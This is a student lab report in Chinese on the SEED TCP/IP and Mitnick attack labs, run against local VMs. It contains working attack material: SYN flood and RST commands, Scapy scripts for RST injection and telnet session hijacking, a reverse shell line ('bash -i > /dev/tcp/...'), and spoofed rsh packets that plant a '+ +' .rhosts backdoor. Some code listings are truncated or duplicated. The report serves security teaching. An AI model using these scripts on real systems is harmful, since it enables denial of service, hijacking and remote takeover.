Lab 4

TCP/IP Attack Lab

Name：程昊

Student Number：57117128

Task1: SYN Flooding Attack

◆ 实验流程：

首先关闭 VM A(192.168.114.130)的 SYN flood 保护机制：

```
[09/06/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

其次再利用 VM M(192.168.114.129)对 VM A 的 23 号端口发动 SYN FLOOD 攻击。在此之前我们首先利用 VM B(192.168.114.131)测试一下 VM A 的 23 号端口的连通性：

```
[09/05/20]seed@VM:~/.../lab4$ telnet 192.168.114.130
Trying 192.168.114.130...
Connected to 192.168.114.130.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

很快就可以完成对 A 机器的 telnet 访问。再利用 netstat 命令查看 A 机器上的 TCP 队列状态：

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.114.130:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

可以看到基本都是处于 LISTEN 状态。

接下来利用 M 对 VM A 进行 SYN flood 攻击：

```
[09/06/20]seed@VM:~/.../lab4$ sudo netwox 76 -i 192.168.114.130 -p 23
```

在 VM A 上利用 netstat -tna 命令再次查看 tcp 队列，发现出现了许多随机 IP 地址作为远端，并且都处于半连接状态(SYN_RECV)：

```
[09/06/20]seed@VM:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.114.130:telnet  245.152.49.109:28415    SYN_RECV
tcp        0      0 192.168.114.130:telnet  250.70.90.138:53931     SYN_RECV
tcp        0      0 192.168.114.130:telnet  251.187.124.253:11774   SYN_RECV
tcp        0      0 192.168.114.130:telnet  248.96.104.132:34316    SYN_RECV
tcp        0      0 192.168.114.130:telnet  248.235.178.239:13483   SYN_RECV
tcp        0      0 192.168.114.130:telnet  247.189.207.119:12975   SYN_RECV
tcp        0      0 192.168.114.130:telnet  247.103.47.103:24168    SYN_RECV
tcp        0      0 192.168.114.130:telnet  246.251.39.159:49901    SYN_RECV
tcp        0      0 192.168.114.130:telnet  253.247.176.216:20170   SYN_RECV
tcp        0      0 192.168.114.130:telnet  248.52.160.55:14174     SYN_RECV
tcp        0      0 192.168.114.130:telnet  244.204.193.4:62714     SYN_RECV
tcp        0      0 192.168.114.130:telnet  57.42.59.151:37134      SYN_RECV
tcp        0      0 192.168.114.130:telnet  255.10.228.126:33209    SYN_RECV
tcp        0      0 192.168.114.130:telnet  241.89.132.71:12263     SYN_RECV
```

再利用 B 机器尝试对 A 机器进行 telnet 连接：

```
[09/05/20]seed@VM:~$ telnet 192.168.114.130
Trying 192.168.114.130...
telnet: Unable to connect to remote host: Connection timed out
```

发现 B 机器已经无法连接到 A 机器的 telnet(23 port)。这说明 A 机器暂时无法处理 B 机器的 TCP 连接请求。也就是代表我们的 Dos 攻击是成功的。

接下来我们尝试开启 SYN Flood 防御机制，再次进行 Dos 攻击：

先查看一下 A 机器是否恢复正常：

```
[09/06/20]seed@VM:~$ telnet 192.168.114.130
Trying 192.168.114.130...
Connected to 192.168.114.130.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
```

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.114.130:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.114.130:23      192.168.114.131:50268   TIME_WAIT
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

在 A 机器上开启防御机制，然后再次开启攻击：

```
[09/06/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

```
[09/06/20]seed@VM:~/.../lab4$ sudo netwox 76 -i 192.168.114.130 -p 23
```

再次利用 netstat 命令查看 TCP 队列，并用机器 B 尝试连接 A 的 telnet：

```
[09/06/20]seed@VM:~$ netstat -tna | grep 192.168.114.131
tcp        0      0 192.168.114.130:23      192.168.114.131:50270   ESTABLISHED
```

可以看到虽然此时仍然遭受到 SYN Flood 攻击，但由于 SYN 缓存的开启，A 机器并没有受到 Dos 攻击的影响。

◆ 实验结论：


SYN 攻击可以发出大量的半连接请求导致系统的 TCP 队列被占满从而形成 Dos 攻击；SYN 缓存的使用可以降低这种攻击带来的影响。

Task2: TCP RST Attacks on telnet and ssh Connections

◆ 实验流程：

这里利用 Python 的 Scapy 包进行 TCP 连接重置攻击。假设受害主机分别为 A(192.168.114.130)和 B(192.168.114.131)，攻击人为 M(192.168.114.129)。首先尝试重置 A 和 B 之间的 telnet 连接：

首先在 A 上登陆 B 的 telnet 服务器：




这时候我们在 M 上开启 reset.py 程序：

```
#!/usr/bin/python
from scapy.all import *
def spoof_pkt(pkt):
        old = pkt[TCP]
        ip = IP(src="192.168.114.131", dst="192.168.114.130")
        tcp = TCP(sport=23, dport=old.sport, flags="R", seq=old.ack)
        pkt = ip/tcp
        ls(pkt)
        send(pkt,verbose=0)

filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 23'
sniff(filter = filters, prn = spoof_pkt)
```

整个程序的工作原理是：抓取一个从 A 到 B 的 TCP 报文，然后获得该 TCP 报文的 ack，继而再伪造从 B 到 A 的 tcp 重置包。

运行 reset.py 程序：



此时只要 A 向 B 发送一个 telnet 数据包，连接就会断开：

```
Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 07:46:50 EDT 2020 from 192.168.114.130 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/06/20]seed@VM:~$ xConnection closed by foreign host.
[09/06/20]seed@VM:~$
```

这里说明 M 成功捕获了负载为 x 的从 A 到 B 的 TCP 数据包，然后伪造了重置 TCP 包。从而连接关闭了。

接下来尝试 ssh(22 port)，仍然从 A 登陆到 B：

```
[09/06/20]seed@VM:~$ ssh 192.168.114.131
The authenticity of host '192.168.114.131 (192.168.114.131)' can't be establishe
d.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? ues
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.114.131' (ECDSA) to the list of known hosts.
seed@192.168.114.131's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep  6 07:51:17 2020 from 192.168.114.130
```

然后将 reset.py 程序的端口号改为 22：

```
[09/06/20]seed@VM:~$ fpacket_write_wait: Connection to 192.168.114.131 port 22:
Broken pipe
```

连接也被重置了。

◆ 实验结论：

TCP 重置攻击可以通过简单有效的方式使得两台受害主机的 TCP 连接断开，但是需要能抓取他们之间的通讯包。

Task3: TCP RST Attacks on Video Streaming Applications

◆ 实验流程：

首先在 VM A(192.168.114.130)上观看视频：

然后再 M 上运行命令：

```
[09/06/20]seed@VM:~/.../lab4$ sudo netwox 78 -i 192.168.114.130
```

此时 A 的视频网站：

可见视频流已经被阻断，查看 wireshark：

```
 18 2020-09-06 09:22:19.1848606… 122.228.232.70   192.168.114.130  TCP   60 443 → 44
 19 2020-09-06 09:22:19.1848725… 192.168.114.130  122.228.232.70   TCP   60 44072 →
 20 2020-09-06 09:22:19.1848734… 122.228.232.70   192.168.114.130  TCP   60 443 → 44
 21 2020-09-06 09:22:19.1849556… 122.228.232.70   192.168.114.130  TCP   60 443 → 44
 22 2020-09-06 09:22:19.1850511… 192.168.114.130  122.228.232.70   TCP   60 44072 →
 23 2020-09-06 09:22:19.1851554… 192.168.114.130  122.228.232.70   TCP   60 44072 →
 24 2020-09-06 09:22:19.1852379… 122.228.232.70   192.168.114.130  TCP   60 443 → 44
 25 2020-09-06 09:22:19.1853455… 122.228.232.70   192.168.114.130  TCP   60 443 → 44
```

◆ 实验结论：

利用 netwox 工具可以更加快捷的进行 TCP 重置攻击。

Task4: TCP Session Hijacking

◆ 实验流程：

这里我们尝试伪造一个 TCP 会话的数据包，然后尝试劫持该会话。具体内容是 VM M 构造一个假的数据包，同时让 VM A 连接至 VM B 的 telnet。让 VM B（victim）执行命令 touch Myfile，这样他会在/home/seed 目录下创建一个新的文件名为 Myfile。但这条命令并不是来自于 A 的发出。

首先编写文件 hijack.py：

```
#!/usr/bin/python
from scapy.all import *
def spoof_pkt(pkt):
        oldtcp = pkt[TCP]
        oldip = pkt[IP]
        newseq = oldtcp.seq + 5
        newack = oldtcp.ack + 1
        ip = IP(src="192.168.114.130", dst="192.168.114.131")
        tcp = TCP(sport=oldtcp.sport, dport=23, flags="A", seq=newseq, ack = newack)
        data = "\n touch Myfile\n"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt,verbose=0)
        quit()

filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 23'
sniff(filter = filters, prn = spoof_pkt)
```

然后运行该文件，此时在主机 A 上键入字符(telnet 已经连接)：

```
[09/06/20]seed@VM:~/.../lab4$ sudo ./hijack.py
^[^A
```

```
[09/06/20]seed@VM:~$ telnet 192.168.114.131
Trying 192.168.114.131...
Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 11:23:26 EDT 2020 from 192.168.114.130 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/06/20]seed@VM:~$ abcd
```

返回 M 中查看：

```
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 58918           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 3292091732L     (0)
ack        : IntField                         = 535586520       (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (
)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '\n touch Myfile\n' ('')
[09/06/20]seed@VM:~/.../lab4$
```

此时程序已经结束运行，说明伪造的包已经发出，再去 VM B 上查看：

```
[09/06/20]seed@VM:~$ ls
android         Desktop    examples.desktop  Music     source
bin             Documents  get-pip.py        Pictures  Templates
Customization   Downloads  lib               Public    Videos
[09/06/20]seed@VM:~$ ls
android         Desktop    examples.desktop  Music     Public    Videos
bin             Documents  get-pip.py        Myfile    source
Customization   Downloads  lib               Pictures  Templates
```

可以判断 tcp 会话已经被成功劫持。

◆ 实验结论：

正确构造 seq 和 ack 的值可以完成想要的会话劫持攻击。

Task5: Creating Reverse Shell using TCP Session Hijacking

◆ 实验流程：

这里假设攻击者为 M（192.168.114.129），B 为 server（192.168.114.131），A 为 client（192.168.114.130），将 hijack.py 中的注入命令改为：

"\nbash -i > /dev/tcp/192.168.114.129/9090 0<&1 2>&1\n"

同时在 M 上用 nc 开启一个对 9090 端口的监听：

```
def spoof_pkt(pkt):
        oldtcp = pkt[TCP]
        oldip = pkt[IP]
        newseq = oldtcp.seq + 1
        newack = oldtcp.ack + 1
        ip = IP(src="192.168.114.130", dst="192.168.114.131")
        tcp = TCP(sport=oldtcp.sport, dport=23, flags="A", seq=newseq, ack = newack)
        data = "\nbash -i > /dev/tcp/192.168.114.129/9090 0<&1 2>&1\n"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt,verbose=0)
        quit()

filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 23'
sniff(filter = filters, prn = spoof_pkt)
```

```
[09/06/20]seed@VM:~$ nc -l 9090
```


然后这里首先令 A 向 B 发起 telnet 连接：

```
[09/06/20]seed@VM:~$ abcdConnection closed by foreign host.
[09/06/20]seed@VM:~$ telnet 192.168.114.131
Trying 192.168.114.131...
Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 12:06:45 EDT 2020 from 192.168.114.130 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```


接着在 M 上运行刚才编写好的脚本文件：

```
[09/06/20]seed@VM:~/.../lab4$ sudo ./hijack.py
```


此时在 A 上键入一个字符：



再键入第二个字符时 telnet window 卡住了，这说明恶意命令注入生效了：



此时打开之前 M 上的监听所在窗口，可以发现进入了一个新的 shell，输入 ifconfig 命令：



这说明我们的反向 shell 已经成功建立。

◆ 实验结论：

可以通过重定向的方式实现标准输入输出的重定向，然后实现反向 shell，将受害主机的 bash 进程的标准输入输出重定向至攻击者的 tcp 连接。


The Mitnick Attack Lab

这里我们令 A(192.168.114.130)为 X terminal(受害主机)，令 B(192.168.114.131)为 Server，M(192.168.114.129)为 attacker.

Task1: Simulated SYN flooding


◆ 实验流程：

首先我们在 X terminal 下创建.rhost 文件，并写入 Server 的地址(192.168.114.131)，在 Server 下用 rsh 访问 X terminal：



然后断开 Server 的网络连接。模拟 Mitnick 攻击的场景。

这说明已经成功的做好了配置。之后我们在 X terminal 上永久加入一个表项：



Task2: Spoof TCP Connections and rsh Sessions

◆ 实验流程：

构成 mitnick 攻击的主要环节可分为三个部分：伪造第一个 TCP 连接，注入假的 rsh 命令以及伪造第二个 TCP 连接。

这里按照实验手册的要求，仅利用 sniff 函数获取 TCP 包的 flags 以及 seq 值，用于模拟当年的等差计算预测 seq 值得过程。

这里要在机器 M 上准备三个 py 文件，分别是 send_syn.py 文件，用于开启

一个 TCP 会话(X 与 server 之间)，然后是 respond.py 文件，这个文件的主要作用是形成完整的三次握手过程，回复 X terminal 的 SYN+ACK 包。同时这个文件也将完成攻击,即构造一个假的 RSH 命令发送到 X terminal。在 task2 中为 touch /tmp/xyz 命令。最后是 spoof_connect.py 文件，这个文件是主要用于欺骗第二个 TCP 连接。

三个文件的内容分别如下：

```
#!/usr/bin/python3
#send_syn.py
from scapy.all import *
ip = IP(src = "192.168.114.131", dst = "192.168.114.130")
tcp = TCP(sport = 1023, dport = 514, flags = 'S', seq = 0x1000)
send(ip/tcp)
```

```
#!/usr/bin/python
#spoof_connect.py
from scapy.all import *
x_ip = "192.168.114.130"
x_port = 1023
server_ip = "192.168.114.131"
server_port = 9090

def spoof_pkt(pkt):
        old_tcp = pkt[TCP]
        ip = IP(src=server_ip, dst=x_ip)
        if old_tcp.flags == 'S':
                tcp = TCP(sport = server_port, dport = x_port,  ack = old_tcp.seq + 1, flags = "SA")
                send(ip/tcp)


filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 9090'
sniff(filter = filters, prn = spoof_pkt)
```

```
#!/usr/bin/python3
#send_syn.py
from scapy.all import *
ip = IP(src = "192.168.114.131", dst = "192.168.114.130")
tcp = TCP(sport = 1023, dport = 514, flags = 'S', seq = 0x1000)
send(ip/tcp)
```

我们首先查看受害主机 X 的 tmp 目录：

```
[09/07/20]seed@VM:~$ ls /tmp
config-err-mr9wBN
cpan_install_OsE6.txt
cpan_install_vs5U.txt
orbit-seed
systemd-private-ab9e70de6def46c5a0b99a3065cfb78d-colord.service-XblwB4
systemd-private-ab9e70de6def46c5a0b99a3065cfb78d-rtkit-daemon.service-BV1h4o
unity_support_test.0
vboxguest-Module.symvers
VMwareDnD
vmware-root
vmware-root_1952-566793732
vmware-seed
[09/07/20]seed@VM:~$ netstat -nao | grep 514
```

可以看到 xyz 文件目前并不存在。接着我们在攻击者 M 上首先运行 respond.py 和 spoof_connect.py 两个文件：

接着再运行 send_syn.py 文件，此时整个攻击将被触发：

前往机器 X 上查看 tmp 目录：

此时 xyz 文件已经被成功创建，代表着 task2 的攻击执行完毕。

◆ 实验结论：

Mitnick 攻击的难点在于如何构造三次握手的欺骗包，也就是预测 seq 的值。现代操作系统 seq 的值都是随机化的，因此这种攻击很难生效了。同时，task2 通过静默 server 服务器来替代 Dos 攻击，这是与 Mitnick 攻击中所不同的地方。

Task3：Set Up a Backdoor

◆ 实验流程：


在攻击者 M 上登陆 X terminal，此时发现，利用 rsh 登陆时还是需要密码：

```
[09/07/20]seed@VM:~$ rsh 192.168.114.130
Password:
Authentication failure
```

我们重复 Task2 的攻击，把注入的命令修改为 echo + + > .rhosts：

```
tcp = TCP(sport = server_port, dport = x_port, seq = seq_nu
send(ip/tcp)
data =  '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
ip = IP(src=server_ip, dst=x_ip)
tcp = TCP(sport = server_port, dport = x_port, seq = seq_nu
send(ip/tcp/data)
seq_num = seq_num + len(data)
```

重复 task2 的过程：




```
[09/07/20]seed@VM:~$ rsh 192.168.114.130
Last login: Sun Sep  6 23:10:28 EDT 2020 from 192.168.114.129 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/07/20]seed@VM:~$
```

可见此时再次登陆 X，并不在需要密码了，查看 X 上的.rhosts 文件：

```
[09/07/20]seed@VM:~$ cat .rhosts
192.168.114.131
[09/07/20]seed@VM:~$ cat .rhosts
+ +
[09/07/20]seed@VM:~$
```

这相当于成功在 X terminal 上安装了后门。